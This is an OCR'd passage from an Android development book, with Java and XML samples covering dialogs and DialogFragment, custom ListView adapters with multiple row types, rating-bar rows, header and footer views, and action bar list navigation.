



*Figure 216: ChronoDemo, Showing TimePickerDialog*

## Changes (and Bugs) in Jelly Bean

`DatePickerDialog` and `TimePickerDialog` have been modified in Android 4.1, and not necessarily for the better.

First, the "Cancel" button has been removed, unless you specifically add a negative button listener to the underlying `DatePicker` or `TimePicker` widget:





*Figure 217: ChronoDemo, Showing DatePickerDialog, on a Jelly Bean Nexus S*

The user can press BACK to exit the dialog, so all functionality is still there, but you may need to craft your documentation to accommodate this difference.

Then, your `OnDateSetListener` or `OnTimeSetListener` will be called an extra time. If the user presses BACK to leave the dialog, your `onDateSet()` or `onTimeSet()` will be called. If the user clicks the positive button of the dialog, you are called *twice*. There is a workaround documented on StackOverflow, and the bug report can be found on the Android issue tracker.

# AlertDialog

For your own custom dialogs, you could extend the `Dialog` base class, as do `DatePickerDialog` and `TimePickerDialog`. More commonly, though, developers create custom dialogs via `AlertDialog`, in large part due to the existence of `AlertDialog.Builder`. This builder class allows you to construct a custom dialog using a single (albeit long) Java statement, rather than having to create your own

custom subclass. `Builder` offers a series of methods to configure an `AlertDialog`, each method returning the `Builder` for easy chaining.

Commonly-used configuration methods on Builder include:

- `setMessage()` if you want the "body" of the dialog to be a simple textual message, from either a supplied String or a supplied string resource ID.
- `setTitle()` and `setIcon()`, to configure the text and/or icon to appear in the title bar of the dialog box.
- `setPositiveButton()`, `setNeutralButton()`, and `setNegativeButton()`, to indicate which button(s) should appear across the bottom of the dialog, where they should be positioned (left, center, or right, respectively), what their captions should be, and what logic should be invoked when the button is clicked (besides dismissing the dialog).

Calling `create()` on the `Builder` will give you the `AlertDialog`, built according to your specifications. You can use additional methods on `AlertDialog` itself to perhaps configure things beyond what `Builder` happens to support.

Note, though, that calling `create()` does not actually display the dialog. The modern way to display the dialog is to tie it to a `DialogFragment`, as will be discussed in the next section.

# DialogFragments

One challenge with dialogs comes with configuration changes, notably screen rotations. If they pivot the device from portrait to landscape (or vice versa), presumably the dialog should remain on the screen after the change. However, since Android wants to destroy and recreate the activity, that would have dire impacts on your dialog.

Pre-fragments, Android had a "managed dialog" facility that would attempt to help with this. However, with the introduction of fragments came the `DialogFragment`, which handles the configuration change process.

You have two ways of supplying the dialog to the `DialogFragment`:

1. You can override `onCreateDialog()` and return a `Dialog`, such as as `AlertDialog` created via an `AlertDialog.Builder`

2. You can override `onCreateView()`, as you would with an ordinary fragment, and the `View` that you return will be placed inside of a dialog

The Dialogs/DialogFragment sample project demonstrates the use of a `DialogFragment` in conjunction with an `AlertDialog` in this fashion.

Here is our `DialogFragment`, named `SampleDialogFragment`:

```
package com.commonsware.android.dlgfrag;

import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.support.v4.app.DialogFragment;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class SampleDialogFragment extends DialogFragment implements
    DialogInterface.OnClickListener {
  private View form=null;

  @Override
  public Dialog onCreateDialog(Bundle savedInstanceState) {
    form=
        getActivity().getLayoutInflater()
                     .inflate(R.layout.dialog, null);

    AlertDialog.Builder builder=new AlertDialog.Builder(getActivity());

    return(builder.setTitle(R.string.dlg_title).setView(form)
                  .setPositiveButton(android.R.string.ok, this)
                  .setNegativeButton(android.R.string.cancel, null).create());
  }

  @Override
  public void onClick(DialogInterface dialog, int which) {
    String template=getActivity().getString(R.string.toast);
    EditText name=(EditText)form.findViewById(R.id.title);
    EditText value=(EditText)form.findViewById(R.id.value);
    String msg=
        String.format(template, name.getText().toString(),
                      value.getText().toString());

    Toast.makeText(getActivity(), msg, Toast.LENGTH_LONG).show();
  }

  @Override
  public void onDismiss(DialogInterface unused) {
    super.onDismiss(unused);
```

```
    Toast.makeText(getActivity(), R.string.goodbye, Toast.LENGTH_LONG).show();
  }

  @Override
  public void onCancel(DialogInterface unused) {
    super.onCancel(unused);

    Toast.makeText(getActivity(), R.string.back, Toast.LENGTH_LONG).show();
  }
}
```

In `onCreateDialog()`, we inflate a custom layout (`R.layout.dialog`) that consists of some `TextView` labels and `EditText` fields:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:orientation="vertical">

  <LinearLayout
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:layout_margin="4dp"
    android:orientation="horizontal">

    <TextView
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:text="@string/display_name"/>

    <EditText
      android:id="@+id/title"
      android:layout_width="match_parent"
      android:layout_height="wrap_content"
      android:inputType="text"/>
  </LinearLayout>

  <LinearLayout
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:layout_margin="4dp"
    android:orientation="horizontal">

    <TextView
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:text="@string/value"/>

    <EditText
      android:id="@+id/value"
      android:layout_width="match_parent"
      android:layout_height="wrap_content"
```

```
      android:inputType="number"/>
  </LinearLayout>

</LinearLayout>
```

We then create an instance of `AlertDialog.Builder`, then start configuring the dialog by calling a series of methods on the `Builder`:

- `setTitle()` to supply the text to appear in the title bar of the dialog
- `setView()` to define the contents of the dialog, in the form of our inflated `View`
- `setPositiveButton()` to define the caption of one button (set here to the Android-supplied "OK" string resource) and to arrange to get control when that button is clicked (via `this` as the second parameter and our activity implementing `DialogInterface.OnClickListener`)
- `setNegativeButton()` to define the caption of the other button (set here to the Android-supplied "Cancel" resource)

We do not supply a listener to `setNegativeButton()`, because we do not need one in this case. Whenver the user clicks on *any* of the buttons, the dialog will be dismissed automatically. Hence, you only need a listener if you intend to do something special beyond dismissing the dialog when a button is clicked.

At that point, we call `create()` to construct the actual `AlertDialog` instance and hand that back to Android.

If the user taps our positive button, we are called with `onClick()` and can collect information from our form and do something with it, in this case displaying a `Toast`.

We also override:

- `onCancel()`, which is called if the user presses the BACK button to exit the dialog
- `onDismiss()`, which is called whenever the dialog goes away for any reason (BACK or a button click)

When you click the big button in the activity, our dialog is displayed:





*Figure 218: SampleDialogFragment, As Initially Launched, on Android 4.0.3*

Android will handle the configuration change, and so long as our dialog uses typical widgets like `EditText`, the standard configuration change logic will carry our data forward from the old activity's dialog to the new activity's dialog.

# Dialogs: Modal, Not Blocking

Dialogs in Android are modal in terms of UI. The user cannot proceed in your activity until they complete or dismiss the dialog.

Dialogs in Android are not blocking in terms of the programming model. When you call `show()` to display a dialog — either directly or by means of adding a `DialogFragment` to the screen — this is not a blocking call. The dialog will be displayed sometime after the call to `show()`, asynchronously. You use callbacks, such as the button event listeners, to find out about events going in with respect to the dialog that you care about.

This runs counter to a couple of GUI toolkits, where displaying the dialog blocks the thread that does the displaying. In those toolkits, the call to `show()` would not return until the dialog had been displayed and dealt with by the user. That being said, most modern GUI toolkits take the approach Android does and have dialogs be non-blocking. Some developers try to figure out some way of hacking a blocking approach on top of Android's non-blocking dialogs — their time would be far better spent learning modern event-driven programming.

# Advanced ListViews

The humble `ListView` is the backbone of many an Android application. On phone-sized screens, the screen may be dominated by a single `ListView`, to allow the user to choose something to examine in more detail (e.g., pick a contact). On larger screens, the `ListView` may be shown side-by-side with the details of the selected item, to minimize the "pogo stick" effect seen on phones as users bounce back and forth between the list and the details.

While we have covered the basics of `ListView` in the core chapters of this book, there is a lot more that you can do if you so choose, to make your lists that much more interesting — this chapter will cover some of these techniques.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one on `Adapter` and `AdapterView`.

## Multiple Row Types, and Self Inflation

When we originally looked at `ListView`, we had all of our rows come from a common layout. Hence, while the data in each row would vary, the row structure itself would be consistent for all rows. This is very easy to set up, but it is not always what you want. Sometimes, you want a mix of row structures, such as header rows versus detail rows, or detail rows that vary a bit in structure based on the data:





*Figure 219: ListView with Row Structure Mix (image courtesy of Google)*

Here, we see some header rows (e.g., "SINGLE LINE LIST") along with detail rows. While the detail rows visually vary a bit, they might still be all inflated from the same layout, simply making some pieces (second line of text, thumbnail, etc.) visible or invisible as needed. However, the header rows are sufficiently visually distinct that they really ought to come from separately layouts.

The good news is that Android supports multiple row types. However, this comes at a cost: you will need to handle the row creation yourself, rather than chaining to the superclass.

Our sample project, `Selection/HeaderDetailList` will demonstrate this, along with showing how you can create your own custom adapter straight from `BaseAdapter`, for data models that do not quite line up with what Android supports natively.

## Our Data Model and Planned UI

The `HeaderDetailList` project is based on the `ViewHolderDemo` project from the chapter on `ListView`. However, this time, we have our list of 25 nonsense words broken down into five groups of five, as seen in the `HeaderDetailList` activity:

```
private static final String items= {
    { "lorem", "ipsum", "dolor", "sit", "amet" },
```

```
      { "consectetuer", "adipiscing", "elit", "morbi", "vel" },
      { "ligula", "vitae", "arcu", "aliquet", "mollis" },
      { "etiam", "vel", "erat", "placerat", "ante" },
      { "porttitor", "sodales", "pellentesque", "augue", "purus" } };
```

We want to display a header row for each batch:


*Figure 220: HeaderDetailList, on Android 4.0.3*

## The Basic BaseAdapter

Once again, we have a custom `ListAdapter` named `IconicAdapter`. However, this time, instead of inheriting from `ArrayAdapter`, or even `CursorAdapter`, we are inheriting from `BaseAdapter`. As the name suggests, `BaseAdapter` is a basic implementation of the `ListAdapter` interface, with stock implementations of many of the `ListAdapter` methods. However, `BaseAdapter` is `abstract`, and so there are a few methods that we need to implement:

- `getCount()` returns the total number of rows that would be in the list. In our case, we total up the sizes of each of the batches, plus add one for each batch for our header rows:

```
@Override
public int getCount() {
  int count=0;

  for (String[] batch : items) {
    count+=1 + batch.length;
  }

  return(count);
}
```

- `getItem()` needs to return the data model for a given position, passed in as the typical `int` index. An `ArrayAdapter` would return the value out of the array at that index; a `CursorAdapter` would return the `Cursor` positioned at that row. In our case, we will return one of two objects: either the `String` for rows that are to display a nonsense word, or an `Integer` containing our batch's index for rows that are to be a header:

```
@Override
public Object getItem(int position) {
  int offset=position;
  int batchIndex=0;

  for (String[] batch : items) {
    if (offset == 0) {
      return(Integer.valueOf(batchIndex));
    }

    offset--;

    if (offset < batch.length) {
      return(batch[offset]);
    }

    offset-=batch.length;
    batchIndex++;
  }

  throw new IllegalArgumentException("Invalid position: "
      + String.valueOf(position));
}
```

- `getItemId()` needs to return a unique `long` value for a given position. A `CursorAdapter` would find the `_id` value in the `Cursor` for that position and return it. In our case, lacking anything else, we simply return the position itself:

```
@Override
public long getItemId(int position) {
  return(position);
}
```

- `getView()`, which returns the `View` to use for a given row. This is the method that we overrode on our `IconicAdapter` in some previous incarnations to tailor the way the rows were populated. Our `getView()` implementation will be a bit more complex in this case, due to our multiple-row-type requirement, so we will examine it a bit later in this section.

## Requesting Multiple Row Types

The methods listed above are the `abstract` ones that you have no choice but to implement yourself. Anything else on the `ListAdapter` interface that you wish to override you can, to replace the stub implementation supplied by `BaseAdapter`.

If you wish to have more than one type of row, there are two such methods that you will wish to override:

- `getViewTypeCount()` needs to return the number of distinct row types you will use. In our case, there are just two:

```
@Override
public int getViewTypeCount() {
  return(2);
}
```

- `getItemViewType()` needs to return a value from `0` to `getViewTypeCount()-1`, indicating the index of the particular row type to use for a particular row position. In our case, we need to return different values for headers (`0`) and detail rows (`1`). To determine which is which, we use `getItem()` — if we get an `Integer` back, we need to use a header row for that position:

```
@Override
public int getItemViewType(int position) {
  if (getItem(position) instanceof Integer) {
    return(0);
  }

  return(1);
}
```

The reason for supplying this information is for row recycling. The `View` that is passed into `getView()` is either `null` or a row that we had previously created that has scrolled off the screen. By passing us this now-unused `View`, Android is asking us to reuse it if possible. By specifying the row type for each position, Android will ensure

that it hands us the right type of row for recycling — we will not be passed in a header row to recycle when we need to be returning a detail row, for example.

## Creating and Recyling the Rows

Our `getView()` implementation, then, needs to have two key enhancements over previous versions:

1. We need to create the rows ourselves, particularly using the appropriate layout for the required row type (header or detail)
2. We need to recycle the rows when they are provided, as this has a **major** impact on the scrolling speed of our `ListView`

To help simplify the logic, we will have `getView()` focus on the detail rows, with a separate `getHeaderView()` to create/recycle and populate the header rows. Our `getView()` determines up front whether the row required is a header and, if so, delegates the work to `getHeaderView()`:

```
    @Override
    public View getView(int position, View convertView, ViewGroup parent) {
      if (getItemViewType(position) == 0) {
        return(getHeaderView(position, convertView, parent));
      }

      View row=convertView;

      if (row == null) {
        row=getLayoutInflater().inflate(R.layout.row, parent, false);
      }

      ViewHolder holder=(ViewHolder)row.getTag();

      if (holder == null) {
        holder=new ViewHolder(row);
        row.setTag(holder);
      }

      String word=(String)getItem(position);

      if (word.length() > 4) {
        holder.icon.setImageResource(R.drawable.delete);
      }
      else {
        holder.icon.setImageResource(R.drawable.ok);
      }

      holder.label.setText(word);
      holder.size.setText(String.format(getString(R.string.size_template),
```

```
                                        word.length()));

    return(row);
  }
```

Assuming that we are to create a detail row, we then check to see if we were passed in a non-`null` `View`. If we were passed in `null`, we cannot recycle that row, so we have to inflate a new one via a call to `inflate()` on a `LayoutInflater` we get via `getLayoutInflater()`. But, if we were passed in an actual `View` to recycle, we can skip this step.

From here, the `getView()` implementation is largely the way it as before, including dealing with the `ViewHolder`. The only change of significance is that we have to manage the `label` `TextView` ourselves — before, we chained to the superclass and let `ArrayAdapter` handle that. So our `ViewHolder` now has a `label` data member with our `label` `TextView`, and we fill it in along with the `size` and `icon`. Also, we use `getItem()` to retrieve our nonsense word, so it can find the right word for the given position out of our various word batches.

Our `getHeaderView()` does much the same thing, except it uses `getItem()` to retrieve our batch index, and we use that for constructing our header:

```
  private View getHeaderView(int position, View convertView,
                             ViewGroup parent) {
    View row=convertView;

    if (row == null) {
      row=getLayoutInflater().inflate(R.layout.header, parent, false);
    }

    Integer batchIndex=(Integer)getItem(position);
    TextView label=(TextView)row.findViewById(R.id.label);

    label.setText(String.format(getString(R.string.batch),
                                1 + batchIndex.intValue()));

    return(row);
  }
```

# Choice Modes and the Activated Style

In the chapter on large-screen strategies, we saw the EU4You sample application, and we mentioned that the `ListView` formatted its rows as “activated” to represent the current selection, when the `ListView` was side-by-side with the details.

In the chapter on styles, we saw an example of an "activated" style that referred to a device-specific color to use for an activated background. It just so happens that this is the same style that we used in EU4You.

Hence, the recipe for using activated notation for a `ListView` adjacent to details on the last-clicked-upon `ListView` row is:

- Use `CHOICE_MODE_SINGLE` (or `android:choiceMode="singleChoice"`) on the `ListView`.
- Have a style resources, in `res/values-v11/`, that references the device-specific activated background:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="activated" parent="android:Theme.Holo">
    <item name="android:background">?android:attr/
activatedBackgroundIndicator</item>
  </style>
</resources>
```

- Have the same style resource also defined in `res/values` if you are supporting pre-Honeycomb devices, where you skip the parent and the background color override, as neither of those specific values existed before API Level 11:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="activated">
  </style>
</resources>
```

- Use that style as the background of your `ListView` row (e.g., `style="@style/activated"`)

Android will automatically color the row background based upon the last row clicked, instead of checking a `RadioButton` as you might ordinarily see with `CHOICE_MODE_SINGLE` lists.

# Custom Mutable Row Contents

Lists with pretty icons next to them are all fine and well. But, can we create `ListView` widgets whose rows contain interactive child widgets instead of just passive widgets like `TextView` and `ImageView`? For example, there is a `RatingBar` widget that allows users to assign a rating by clicking on a set of star icons. Could we combine the

RatingBar with text in order to allow people to scroll a list of, say, songs and rate them right inside the list?

There is good news and bad news.

The good news is that interactive widgets in rows work just fine. The bad news is that it is a little tricky, specifically when it comes to taking action when the interactive widget's state changes (e.g., a value is typed into a field). We need to store that state somewhere, since our RatingBar widget will be recycled when the ListView is scrolled. We need to be able to set the RatingBar state based upon the actual word we are viewing as the RatingBar is recycled, and we need to save the state when it changes so it can be restored when this particular row is scrolled back into view.

What makes this interesting is that, by default, the RatingBar has absolutely no idea what item in the ArrayAdapter it represents. After all, the RatingBar is just a widget, used in a row of a ListView. We need to teach the rows which item in the ArrayAdapter they are currently displaying, so when their RatingBar is checked, they know which item's state to modify.

So, let's see how this is done, using the activity in the Selection/RateList sample project. We will use the same basic classes as in most of our ListView samples, where we are showing a list of nonsense words. In this case, you can rate the words on a three-star rating. Words given a top rating are put in all caps:

```
package com.commonsware.android.ratelist;

import android.app.ListActivity;
import android.os.Bundle;
import android.view.View;
import android.view.ViewGroup;
import android.widget.ArrayAdapter;
import android.widget.LinearLayout;
import android.widget.RatingBar;
import android.widget.TextView;
import java.util.ArrayList;

public class RateListDemo extends ListActivity {
  private static final String[] items={"lorem", "ipsum", "dolor",
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
```

```
public void onCreate(Bundle icicle) {
  super.onCreate(icicle);

  ArrayList<RowModel> list=new ArrayList<RowModel>();

  for (String s : items) {
    list.add(new RowModel(s));
  }

  setListAdapter(new RatingAdapter(list));
}

private RowModel getModel(int position) {
  return(((RatingAdapter)getListAdapter()).getItem(position));
}

class RatingAdapter extends ArrayAdapter<RowModel> {
  RatingAdapter(ArrayList<RowModel> list) {
    super(RateListDemo.this, R.layout.row, R.id.label, list);
  }

  public View getView(int position, View convertView,
                      ViewGroup parent) {
    View row=super.getView(position, convertView, parent);
    RatingBar bar=(RatingBar)row.getTag();

    if (bar==null) {
      bar=(RatingBar)row.findViewById(R.id.rate);
      row.setTag(bar);

      RatingBar.OnRatingBarChangeListener l=
                  new RatingBar.OnRatingBarChangeListener() {
        public void onRatingChanged(RatingBar ratingBar,
                                    float rating,
                                    boolean fromTouch)  {
          Integer myPosition=(Integer)ratingBar.getTag();
          RowModel model=getModel(myPosition);

          model.rating=rating;

          LinearLayout parent=(LinearLayout)ratingBar.getParent();
          TextView label=(TextView)parent.findViewById(R.id.label);

          label.setText(model.toString());
        }
      };

      bar.setOnRatingBarChangeListener(l);
    }

    RowModel model=getModel(position);

    bar.setTag(Integer.valueOf(position));
    bar.setRating(model.rating);
```

```
      return(row);
    }
  }

  class RowModel {
    String label;
    float rating=2.0f;

    RowModel(String label) {
      this.label=label;
    }

    public String toString() {
      if (rating>=3.0) {
        return(label.toUpperCase());
      }

      return(label);
    }
  }
}
```

Here is what is different in this activity and `getView()` implementation than in earlier, simpler samples:

1. While we are still using `String` array items as the list of nonsense words, rather than pour that String array straight into an `ArrayAdapter`, we turn it into a list of `RowModel` objects. `RowModel` is the mutable model: it holds the nonsense word plus the current rating. In a real system, these might be objects populated from a database, and the properties would have more business meaning.
2. Utility methods like `onListItemClick()` had to be updated to reflect the change from a pure-String model to use a `RowModel`.
3. The `ArrayAdapter` subclass (`RatingAdapter`), in `getView()`, lets `ArrayAdapter` inflate and recycle the row, then checks to see if we have a `ViewHolder` in the row's tag. If not, we create a new `ViewHolder` and associate it with the row. For the row's `RatingBar`, we add an anonymous `onRatingChanged()` listener that looks at the row's tag (`getTag()`) and converts that into an `Integer`, representing the position within the `ArrayAdapter` that this row is displaying. Using that, the rating bar can get the actual `RowModel` for the row and update the model based upon the new state of the rating bar. It also updates the text adjacent to the `RatingBar` when checked to match the rating bar state.

4. We always make sure that the `RatingBar` has the proper contents and has a tag (via `setTag()`) pointing to the position in the adapter the row is displaying.

The row layout is very simple: just a `RatingBar` and a `TextView` inside a `LinearLayout`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content"
  android:orientation="horizontal"
>
  <RatingBar
    android:id="@+id/rate"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:numStars="3"
    android:stepSize="1"
    android:rating="2" />
  <TextView
    android:id="@+id/label"
    android:padding="2dip"
    android:textSize="18sp"
    android:layout_gravity="left|center_vertical"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
</LinearLayout>
```

And the result is what you would expect, visually:


*Figure 221: RateList, As Initially Shown*

This includes the toggled rating bars turning their words into all caps:


*Figure 222: RateList, With a Three-Star Word*

# From Head To Toe

Perhaps you do not need section headers scattered throughout your list. If you only need extra "fake rows" at the beginning or end of your list, you can use header and footer views.

`ListView` supports `addHeaderView()` and `addFooterView()` methods that allow you to add `View` objects to the beginning and end of the list, respectively. These `View` objects otherwise behave like regular rows, in that they are part of the scrolled area and will scroll off the screen if the list is long enough. If you want fixed headers or footers, rather than put them in the `ListView` itself, put them outside the `ListView`, perhaps using a `LinearLayout`.

To demonstrate header and footer views, take a peek at the `Selection/HeaderFooter` sample project, particularly the `HeaderFooterDemo` class:

```
package com.commonsware.android.header;

import java.util.Arrays;
import java.util.Collections;
import java.util.List;
import android.app.ListActivity;
import android.os.Bundle;
import android.os.SystemClock;
import android.view.View;
import android.widget.ArrayAdapter;
import android.widget.Button;
import android.widget.TextView;

public class HeaderFooterDemo extends ListActivity {
  private static String[] items={"lorem", "ipsum", "dolor",
                                 "sit", "amet", "consectetuer",
                                 "adipiscing", "elit", "morbi",
                                 "vel", "ligula", "vitae",
                                 "arcu", "aliquet", "mollis",
                                 "etiam", "vel", "erat",
                                 "placerat", "ante",
                                 "porttitor", "sodales",
                                 "pellentesque", "augue",
                                 "purus"};
  private long startTime=SystemClock.uptimeMillis();
  private boolean areWeDeadYet=false;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    getListView().addHeaderView(buildHeader());
```

```
    getListView().addFooterView(buildFooter());
    setListAdapter(new ArrayAdapter<String>(this,
                        android.R.layout.simple_list_item_1,
                        items));
  }

  @Override
  public void onDestroy() {
    super.onDestroy();

    areWeDeadYet=true;
  }

  private View buildHeader() {
    Button btn=new Button(this);

    btn.setText("Randomize!");
    btn.setOnClickListener(new View.OnClickListener() {
      public void onClick(View v) {
        List<String> list=Arrays.asList(items);

        Collections.shuffle(list);

        setListAdapter(new ArrayAdapter<String>(HeaderFooterDemo.this,
                            android.R.layout.simple_list_item_1,
                            list));
      }
    });

    return(btn);
  }

  private View buildFooter() {
    TextView txt=new TextView(this);

    updateFooter(txt);

    return(txt);
  }

  private void updateFooter(final TextView txt) {
    long runtime=(SystemClock.uptimeMillis()-startTime)/1000;

    txt.setText(String.valueOf(runtime)+" seconds since activity launched");

    if (!areWeDeadYet) {
      getListView().postDelayed(new Runnable() {
        public void run() {
          updateFooter(txt);
        }
      }, 1000);
    }
  }
}
```

Here, we add a header `View` built via `buildHeader()`, returning a `Button` that, when clicked, will shuffle the contents of the list. We also add a footer `View` built via `buildFooter()`, returning a `TextView` that shows how long the activity has been running, updated every second. The list itself is the ever-popular list of *lorem ipsum* words.

When initially displayed, the header is visible but the footer is not, because the list is too long:


*Figure 223: A ListView with a header view shown*

If you scroll downward, the header will slide off the top, and eventually the footer will scroll into view:


*Figure 224: A ListView with a footer view shown*

# Action Bar Navigation

Beyond the home affordance (a.k.a., icon on the left), action bar toolbar items, and the overflow menu, the action bar also supports a navigation area. This resides to the right of the home affordance and to the left of the toolbar items/overflow menu. You can:

- Put tabs in here, to allow users to switch between portions of your app
- Use "list navigation", which effectively puts a `Spinner` in here, also to allow users to switch from place to place
- Put in some other custom form of navigation, such as a search field

This chapter will review how to do these things, and how they tie into other constructs in Android, notably the `ViewPager`.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the one on the action bar.

## List Navigation

Android's action bar supports a "list navigation" option. Despite the name, the "list" is really a `Spinner`, hosted in the action bar. You get to populate the `Spinner` via your own `SpinnerAdapter`, and you get control when the user changes the selected item, so that you can update your UI as you see fit.

To set this up:

1. Call `setNavigationMode(ActionBar.NAVIGATION_MODE_LIST)` on the `ActionBar` to enable the list navigation mode, which you get via `getActionBar()` (or `getSupportActionBar()` for ActionBarSherlock apps)
2. Call `setListNavigationCallbacks()` on the `ActionBar`, simultaneously supplying the `SpinnerAdapter` to use to populate the `Spinner` and an `ActionBar.OnNavigationListener` object to be notified when there is a selection change in the `Spinner`

The `ActionBar/ListNav` sample project demonstrates this, using a variation on the "whole lot of editors" UI first seen in the `ViewPager` chapter.

We want to display a full-screen `EditText` widget whose contents will be driven by the list navigation selection. The fragment for this — `EditorFragment` — is a slightly revised version of the same class from the `ViewPager` samples. Here, though, state management will be handled completely by the activity, so we simply expose getters and setters as needed for working with the text in the editor, along with its hint:

```
package com.commonsware.android.listnav;

import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.EditText;
import com.actionbarsherlock.app.SherlockFragment;

public class EditorFragment extends SherlockFragment {
  private EditText editor=null;

  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.editor, container, false);

    editor=(EditText)result.findViewById(R.id.editor);

    return(result);
  }

  CharSequence getText() {
    return(editor.getText());
  }

  void setText(CharSequence text) {
    editor.setText(text);
  }

  void setHint(CharSequence hint) {
```

```
    editor.setHint(hint);
  }
}
```

Setting up the list navigation mode is part of the work we do in `onCreate()`:

```
    ArrayAdapter<String> nav=null;
    ActionBar bar=getSupportActionBar();

    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.ICE_CREAM_SANDWICH) {
      nav=
          new ArrayAdapter<String>(
                                    bar.getThemedContext(),
                                    android.R.layout.simple_spinner_item,
                                    labels);
    }
    else {
      nav=
          new ArrayAdapter<String>(
                                    this,
                                    android.R.layout.simple_spinner_item,
                                    labels);
    }

    nav.setDropDownViewResource(android.R.layout.simple_spinner_dropdown_item);
    bar.setNavigationMode(ActionBar.NAVIGATION_MODE_LIST);
    bar.setListNavigationCallbacks(nav, this);
```

Android 4.0 (Ice Cream Sandwich) offers a `getThemedContext()` method on `ActionBar`. Use the `Context` returned by this method when working with resources that relate to the `ActionBar`. In this case, we use it when creating our `ArrayAdapter` to use with the `Spinner`. However, since this is only available on API Level 14 and higher, you need to check for that and fall back to using the `Activity` as your `Context` for earlier versions of Android.

